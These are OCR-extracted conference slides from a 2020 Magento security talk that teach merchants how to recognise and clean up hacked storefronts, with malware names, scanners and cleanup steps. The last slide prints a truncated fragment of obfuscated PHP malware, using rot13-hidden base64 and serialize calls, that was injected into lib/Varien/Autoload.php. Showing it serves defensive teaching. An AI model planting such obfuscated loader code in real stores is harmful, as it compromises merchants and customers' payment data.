INDIA IN

Meet Magento™

February 1st, 2020

Mumbai, India

Hosted by Wagento

The Code of Commerce

Hacked? What Now?

Merchant’s guide to protecting Magento storefronts

Hello 👋

Sahil Chugh

CEO

MageHost (Managed Magento Hosting)

7+ years Magento experience

Hello 👋

Sahil Chugh

CEO

~~MageHost (Managed Magento Hosting)~~

WebScoot.io (Faster eCommerce)

7+ years Magento experience

There is no such thing as an unhackable site

30 to 200 stores
get hacked per day

30 to 200 stores
get hacked per day

20% of merchants get
reinfected after a breach

30 to 200 stores
get hacked per day

20% of merchants get
reinfected after a breach

Common Magento Malwares


- Magecart
- Cloud Harvester
- Shoplift Malware
- Magento Killer
- GuruInc Malware
- Visbot Malware
- MagentoCore


Common Magento Malwares

- Magecart
- Cloud Harvester
- Shoplift Malware
- Magento Killer
- GuruInc Malware
- Visbot Malware
- MagentoCore

Why care?

- Blacklist warnings by Google, Bing, McAfee, etc.
- Customer concerns about strange credit card activity.
- Lost sales and brand reputation.
- Negative effect on the website’s SEO
- Host suspends your website for malicious activity.



The site ahead contains malware
Attackers currently on xyz might attempt to install dangerous programs on your Mac that steal or delete your information (for example, photos, passwords, messages, and credit cards).
Automatically report details of possible security incidents to Google. Privacy policy
Details
Back to safety


RON BURGUNDY
IS #1 IN SAN DIEGO
BOY, THAT ESCALATED QUICKLY


How?

- Magento security patches not applied
- Bad Extensions
- Web Server exploits
- PHP exploits
- SQL exploits
- Insecure URL’s – Magmi / var / config files

Magento CVE Details 2015-2019



Magento Security Patches



MAGE SECURITY COUNCIL

Security Patcher:
https://github.com/magesec/magesecuritypatcher

Bad Extensions

- Magento 1 - https://github.com/gwillem/magevulndb/blob/master/magento1-vulnerable-extensions.csv

- Magento 2 - https://github.com/gwillem/magevulndb/blob/master/magento2-vulnerable-extensions.csv

Okay, enough. I got hacked. What should I do now?

BACKUP!

Run Scans

- MageReport.com
- MageScan.com
- Sitecheck.sucuri.net
- eComscan

External

- Maldet
- ClamAV
- Yara

Internal


Run Scans

- MageReport.com
- MageScan.com
- Sitecheck.sucuri.net
- eComscan (Coupon - MM20IN)

External


- Maldet
- ClamAV
- Yara

Internal



sitecheck.sucuri.net/results
Warning: Malware Detected
Infected with malware. Immediate action is required
Request Cleanup
Redirects to:
IP address:
Hosting: Amazon AWS
Running on: Apache 2.4.6, CentOS
CMS: Magento 2.2.6-2.2.8
Powered by: PHP 7.0.33
More Details
Minimal
Low
Medium
High
Critical Security Risk
Malware Found
(More Details)
Known javascript malware: malware.magento_shoplift?2
Malware Found
/404javascript.js (More Details)
Known javascript malware: malware.magento_shoplift?2
Malware Found
/404testpage4525d2fdc (More Details)
Known javascript malware: malware.magento_shoplift?2
Malware Found
(More Details)
Known javascript malware: malware.magento_shoplift?2
Malware Found
/checkout/cart/ (More Details)
Known javascript malware: malware.magento_shoplift?2
Hi, Welcome to Sucuri!
Talk to us right here!
How can

Remove unknown Javascript code

System → Configuration → Design → HTML Head → Miscellaneous Scripts



System → Configuration → Design → Footer → Miscellaneous HTML



lib/Varien/Autoload.php

```
27  /**
28   * Classes source autoload
29   */
30  ini_set('display_errors', 0);$Jtjb = implode("_", array("str", "rot13"));$heIh = $Jtjb('onfr64_rapbqr');
    $Kczkx=$Jtjb('onfr64_qrpbqr');$lUcQK = $Jtjb('frevnyvmr');$tFyX=$Jtjb('cert_zngpu');if ($tFyX("/".$Kczkx
